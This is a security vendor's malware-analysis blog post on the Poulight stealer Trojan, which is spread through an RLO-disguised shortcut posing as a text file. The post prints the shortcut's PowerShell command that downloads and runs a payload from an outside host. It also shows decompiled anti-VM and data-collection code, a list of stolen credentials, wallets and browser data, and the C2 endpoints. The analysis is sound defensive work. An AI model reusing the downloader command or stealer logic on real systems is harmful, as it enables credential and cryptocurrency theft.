A “txt file” can steal all your secrets

blog.360totalsecurity.com/en/a-txt-file-can-steal-all-your-secrets/

April 2, 2021


Apr 2, 2021kate

Tweet

Learn more about 360 Total Security
Recently, 360 Security Center’s threat monitoring platform has detected an email phishing attack. This attack uses a secret-stealing Trojan called Poulight. The Poulight Trojan has been put into use since last year and has complete and powerful functions. This attack proved that it has begun to spread and use overseas.

Attack process analysis

The attacker will first drop a phishing file using RLO (Right-to-Left Override) technology. Using RLO technology, the phishing file originally named “ReadMe_txt.lnk.lnk” will be displayed as “ReadMe_knl.txt” on the user’s computer. . At the same time, if the attacker sets the icon of the lnk file as a notepad icon, it is easy for the user to mistake it for a txt file with no harm, which is extremely confusing.



ReadMe_knl.txt

Target type: Application

Target location: v1.0

Target: .exe','putty3.exe');./'putty3.exe';(get-item 'putty3.e


Start in:

Shortcut key: None

Run: Normal window

Comment: Type: Text Document

In this way, the user originally thought to open a txt file, but actually executed the code prepared by the attacker. The system will execute the powershell command according to the content of the “target” customized by the attacker, download the malicious program https[:]//iwillcreatemedia[.]com/build.exe, set it as a hidden attribute, and run it.




```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    -ExecutionPolicy Bypass
    -WindowStyle Hidden
    -Command
        notepad.exe;
        (new-object System.Net.WebClient).DownloadFile('https://iwillcreatemedia.com/build.exe','putty3.exe');
        ./'putty3.exe';
        (get-item 'putty3.exe').Attributes += 'Hidden';
```

After analysis, the downloaded malicious program was compiled with .net and the internal name is Poullight.exe. The developer did not confuse the code.

Code analysis

Operating environment detection

The putty3.exe downloaded to the local will first check whether the current environment is a virtual machine or a virus analysis environment. If it is, it will exit. This action is used to combat some sample analysis sandboxes.



```
protected static bool CheckAdministrator()
{
    return Process.GetCurrentProcess().ProcessName.ToLower() == "pll_test";
}
```

```
// Token: 0x06000043 RID: 67 RVA: 0x0000579C File Offset: 0x0000399C
public static bool CheckVM()
{
    try
    {
        if (AntiVM.CheckAdministrator())
        {
            return false;
        }
        long num = (long)Environment.TickCount;
        Thread.Sleep(500);
        if ((long)Environment.TickCount - num < 500L)
        {
            return false;
        }
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            Sqlite.SqliteFile();
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject
                      ["Model"].ToString() == "VirtualBox" || WinApi.GetModuleHandle("cmdvrt32.dll").ToInt32() != 0 || WinApi.GetModuleHandle("SxIn.dll").ToInt32() != 0 || WinApi.GetModuleHandle
                      ("SbieDll.dll").ToInt32() != 0 || WinApi.GetModuleHandle("sf2.dll").ToInt32() != 0 || WinApi.GetModuleHandle("snxhk.dll").ToInt32() != 0)
                    {
                        return true;
                    }
                    PropertyData propertyData = managementBaseObject.Properties.OfType<PropertyData>().FirstOrDefault((PropertyData p) => p.Name == "HypervisorPresent");
                    if ((bool?)((propertyData != null) ? propertyData.Value : null) == true)
                    {
                        return false;
                    }
                }
            }
        }
        return false;
    }
```

After passing the environmental inspection, the Trojan starts to create threads to execute its real malicious function modules.

First, the Trojan will load its own resources, and Base64 decode them, and finally get the configuration content:

<prog.params>YWRtaW4=|MQ==|MA==</prog.params>


<title>UG91bGlnaHQ=</title>

<cpdata>MHwwfDEyQ051S2tLSzF4TEZvTTlQNTh6V1hrRUxNeDF5NTF6Nll8MTJDTnVLa0tLMXhMRm9NOVA1OHpXWGtFTE14MXk1MXo2

<ulfile>aHR0cDovL3J1LXVpZC01MDczNTI5MjAucHAucnUvZXhhbXBsZS5leGU=</ulfile>

<mutex>PL2d4vFEgVbQddddkms0ZhQiI0I</mutex>

The value of <mutex> is converted to lowercase and "pl2d4vfegvbqddddkms0zhqii0i" is created as the file name under the %TEMP% directory, and the written content is a random value of 8 to 32 bytes. However, analysts found that there seems to be a problem with this part of the code, or that the Trojan horse program we got is still in the pre-test stage, which makes it unable to run normally.




```
public static bool CheckReplayStart()
{
    bool result;
    try
    {
        string path = string.Format("{0}{1}", global::Buffer.path_t, Exporter.Export("<mutex>", "</mutex>",
          Starter.FileData).ToLower());
        if (File.Exists(path))
        {
            result = false;
        }
        else
        {
            File.WriteAllText(path, GetRandom.String(null, -1));
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

Data theft

In addition to the detection of the operating environment, the Trojan will also record user names, machine names, system names, and other machine information including installed anti-virus products, graphics card labels, and processor labels.

Write all the above data into the file %LocalAppData%\\<8-byte random characters>\\PC-Information.txt. It can be seen from the decompiled code that a lot of Russian descriptions are used in the program.



```
"Название системы: ",
registryKey.GetValue("ProductName"),
" x",
IntPtr.Size * 8,
".\n\nИмя пользователя: ",
Environment.UserName,
".\nИмя компьютера: ",
Environment.MachineName,
".\n\nВидеокарта: ",
Information.ishi_pidor("Win32_VideoController", "Name")[0],
".\nПроцессор: ",
Information.ishi_pidor("Win32_Processor", "Name")[0],
".\n\nУстановленные Антивирусы: ",
(array[0] == "0") ? "Нету." : ("\n----------------------------------\n" + array[1] +
  "\n----------------------------------\n\n")
```

After that, the Trojan obtains the list of currently active processes and writes it into the file %LocalAppData%\\1z9sq09u\\ProcessList.txt, which will also mark "(Injected)" after the Trojan process name.

Next, get the third element in the item value of <prog.params> in the previously mentioned configuration file to be decoded and perform Base64 decoding again. If the value is "1", execute the function clipper.Start(). This function will decrypt the resource named "cpp", the connection string:

<clbase>0|0|12CNuKkKK1xLFoM9P58zWXkELMx1y51z6Y|12CNuKkKK1xLFoM9P58zWXkELMx1y51z6Y|0</clbase>

Write the file %TEMP%\\Windows Defender.exe and execute it (the file does not exist in the test environment). Among them, the value in <clbase> is decoded by Base64 again from the value of <cpdata> decoded in the previous section.

The following is the data stolen by Poulight and its actions:

- Desktop screenshot；
- For documents in the following folders, if the file name contains strings such as password, login, account, аккаунт, парол, вход, важно, сайта, site, or the suffix is .txt, .rtf, .log, .doc,. docx, .rdp, .sql files, all copied to the directory "\\Stealer Files\\Disks Files\\"：
    - □ Desktop directory, documents, %AppData%, %LocalAppData%；
    - Except \Windows\, \programdata\, \program files (x86)\, \program files\, \users\, \perflogs\, \пользователи\ in the root directory of the disk;
- Web camera to take pictures;
- FileZilla server login credentials：FileZilla\recentservers.xml；
- Pidgin login configuration:.purple\accounts.xml；
- Discord data storage backup：discord\Local Storage；
- Telegram data storage files:
- Telegram Desktop\tdata\D877F783D5D3EF8C1
- Telegram Desktop\tdata\D877F783D5D3EF8C0
- Telegram Desktop\tdata\D877F783D5D3EF8C\\map1
- Telegram Desktop\tdata\D877F783D5D3EF8C\\map0
- Skype data：Microsoft\\Skype for Desktop\\Local Storage；
- Stealing steam ssfn authorization files；
- Stealing various cryptocurrency wallet related documents, including:

- BTC-BitCoin key data file wallet.dat, including wallet address key pair, wallet transaction and other information；
- BTC-Bytecoin wallet key file, search with .wallet suffix；
- BTC-Dash wallet wallet.dat file；
- All files in the storage directory of BTC-Ethereum wallet key related files under Ethereum\\keystore；
- BTC-Monero wallet related documents；

    Steal cookies, access URLs, accounts, passwords, Autofill data, payment card information, etc. of 25 browsers;The file name is searched by wildcard string: "co*es", "log*ta", "we*ata", "loc*ate", the search scope is three levels of directories starting from the browser directory:

google

yandex

opera software

amigo

orbitum

kometa

maxthon

torch

epic browser

comodo

ucozmedia

centbrowser

go!

sputnik

titan browser

acwebbrowser

vivaldi

flock

srware iron

sleipnir


rockmelt

baidu spark

coolnovo


blackhawk

maplestudio



```
Action action = delegate()
{
    CBoard.Start();
};
try
{
    if (base.InvokeRequired)
    {
        base.Invoke(action);
    }
    else
    {
        action();
    }
}
catch
{
}
DesktopImg.Start();
DFiles.Start();
WebCam.Start();
FZ.Start();
Pidgin.Start();
DS.Start();
TG.Start();
Skype.Start();
Steam.Start();
BTCQt.Start();
BTCByte.Start();
BTCDASH.Start();
BTCETH.Start();
BTCMON.Start();
Thread.Sleep(new Random().Next(1, 5) * 1000);
EGChromeC.Start();
```

All the stolen data is stored in the directory %LocalAppData%\\\1z9sq09u\\ (the string “1z9sq09u” is randomly generated).



名称	类型
Autofill	文件夹
Browsers	文件夹
BTC-BitCoin	文件夹
BTC-Bytecoin	文件夹
BTC-Dash	文件夹
BTC-Ethereum	文件夹
BTC-Monero	文件夹
Cards	文件夹
Discord	文件夹
FileZilla	文件夹
Pidgin	文件夹
Skype	文件夹
Stealer Files	文件夹
Steam	文件夹
Telegram	文件夹
Clipboard.txt	文本文档
PC-Information.txt	文本文档
ProcessList.txt	文本文档
ScreenShot.png	PNG 图像
WebCam.jpg	JPEG 图像

Afterwards, upload the stolen data to one of two remote C&C servers:


http[:]//poullight[.]ru/handle.php (unused)

http[:]//gfl.com[.]pk/Panel/gate.php.

After the data is encoded, it is uploaded to the server in order. After the remote end returns the string “good”, the subsequent code will be executed. Otherwise, an upload attempt will be made every 2 seconds until it succeeds.

After the above action is over, the Trojan will download the URL resource hxxp://ru-uid-507352920.pp.ru/example.exe and save it as “%LocalAppData%\\<8 bytes random characters 1>\\<8 bytes Random characters 2>.exe”, for example: %LocalAppData%\\en0mp4o4\8ej8q80s.exe.

The main function of the program is also to collect various information on the machine, but after the collection, the folder where it is located is deleted. It is speculated that it is still in the testing stage.



```
21:50:09.0231656  example.exe  4344  CreateFile                      C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             SUCCESS        Desired Access:
21:50:09.0234610  example.exe  4344  WriteFile                       C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             SUCCESS        Offset: 0, Leng
21:50:09.0235134  example.exe  4344  CloseFile                       C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             SUCCESS
21:50:09.0235939  example.exe  4344  CreateFile                      C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             SUCCESS        Desired Access:
21:50:09.0236297  example.exe  4344  ReadFile                        C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             SUCCESS        Offset: 0, Leng
21:50:09.0236504  example.exe  4344  ReadFile                        C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             END OF FILE    Offset: 746, Le
21:50:09.0236804  example.exe  4344  CloseFile                       C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             SUCCESS
21:50:09.0239041  example.exe  4344  CreateFile                      C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE                                       SUCCESS        Desired Access:
21:50:09.0240483  example.exe  4344  SetDispositionInformationFile   C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE                                       NOT EMPTY      Delete: True
21:50:09.0241503  example.exe  4344  CloseFile                       C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE                                       SUCCESS
21:50:09.0241983  example.exe  4344  CreateFile                      C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE                                       SUCCESS        Desired Access:
21:50:09.0242117  example.exe  4344  QueryDirectory                  C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\*                                     SUCCESS        Filter: *, 1: .
21:50:09.0242244  example.exe  4344  QueryDirectory                  C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE                                       SUCCESS        0: .., 1: CDKRU
21:50:09.0242685  example.exe  4344  CreateFile                      C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\CDKRUEECJBYQCWQLBGK.SUTVWWNLDJULFBQT  SUCCESS        Desired Access:
21:50:09.0243416  example.exe  4344  SetDispositionInformationFile   C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\CDKRUEECJBYQCWQLBGK.SUTVWWNLDJULFBQT  SUCCESS        Delete: True
21:50:09.0244252  example.exe  4344  CloseFile                       C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\CDKRUEECJBYQCWQLBGK.SUTVWWNLDJULFBQT  SUCCESS
21:50:09.0245637  example.exe  4344  CreateFile                      C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             SUCCESS        Desired Access:
21:50:09.0246089  example.exe  4344  SetDispositionInformationFile   C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             SUCCESS        Delete: True
21:50:09.0246854  example.exe  4344  CloseFile                       C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE\JNEMXTDFYBNEDVGENWYS.XJOU             SUCCESS
21:50:09.0247321  example.exe  4344  QueryDirectory                  C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE                                       NO MORE FILES
21:50:09.0247404  example.exe  4344  CloseFile                       C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE                                       SUCCESS
21:50:09.0248026  example.exe  4344  CreateFile                      C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE                                       SUCCESS        Desired Access:
21:50:09.0249268  example.exe  4344  SetDispositionInformationFile   C:\Users\admin\AppData\Local\Temp\BOFUPMJWUSFVSNIBDJEE                                       SUCCESS        Delete: True
```

360 Total Security already supports the detection and killing of the virus. infected User is recommended to install from the official website: https://www.360totalsecurity.com.

IOCs

Hash

dcb4dfc4c91e5af6d6465529fefef26f

083119acb60804c6150d895d133c445a

b874da17a923cf367ebb608b129579e1

C2

hxxp://gfl.com.pk/Panel/gate.php

hxxp://poullight.ru/handle.php（Unused）

URL

hxxps://iwillcreatemedia.com/build.exe

hxxp://ru-uid-507352920.pp.ru/example.exe

Learn more about 360 Total Security